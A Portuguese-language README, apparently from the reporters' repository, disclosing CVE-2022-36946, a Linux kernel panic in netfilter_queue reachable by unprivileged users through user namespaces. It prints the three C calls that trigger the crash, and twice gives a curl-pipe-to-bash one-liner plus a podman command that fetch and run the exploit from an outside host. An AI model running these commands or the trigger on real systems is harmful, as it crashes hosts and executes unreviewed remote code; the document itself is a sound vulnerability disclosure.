pwnzer0tt1/cve-2022-36946

CVE-2022-36946 pânico do kernel linux no netfilter_queue

Reportado por: Domingo Dirutigliano e Nicola Guerrera
Enquanto trabalhávamos no firegex, nosso firewall de aplicação para competições CTF Attack-Defence, nos deparamos com alguns kernel panics.
Esse comportamento estranho foi então isolado e analisado, levando à descoberta desta potencial falha de segurança no módulo netfilter, especificamente com o nfnetlink.
O kernel entra em panic ao enviar o veredito nf_queue com um atributo nfta_payload de 0 bytes.
nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );
Isso acontece porque a pilha IP/IPv6 extrai o cabeçalho IP(v6) do pacote após o hook de entrada.
Assim, se o usuário truncar o pacote abaixo do tamanho do cabeçalho, esse skb_pull() resultará em um skb malformado, resultando em um panic.
Experimente executando curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash também com um usuário sem privilégios (mais detalhes abaixo).
Usando namespaces do linux, em particular user namespaces (habilitados via kernel.unprivileged_userns_clone=1), um usuário normal é capaz
de criar um network namespace, permitindo-lhe usar as mesmas primitivas do kernel que acionam o panic.
Isso permitirá que você use a vulnerabilidade sem ter root.
Esse cenário não é incomum: por exemplo, o podman usa essa opção para executar seus containers (rootless), e em algumas distros essa opção está habilitada por padrão.
Você também pode tentar executar o exploit sem privilégios de root executando:
podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946
ou se quiser testá-lo on-the-fly (apenas tar e curl precisam estar instalados):
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash
Corrigido no kernel linux 5.19 ver diff
Patch original pela equipe de segurança do kernel linux aqui
Funcionou na 6ª tentativa, então mantivemos o nome.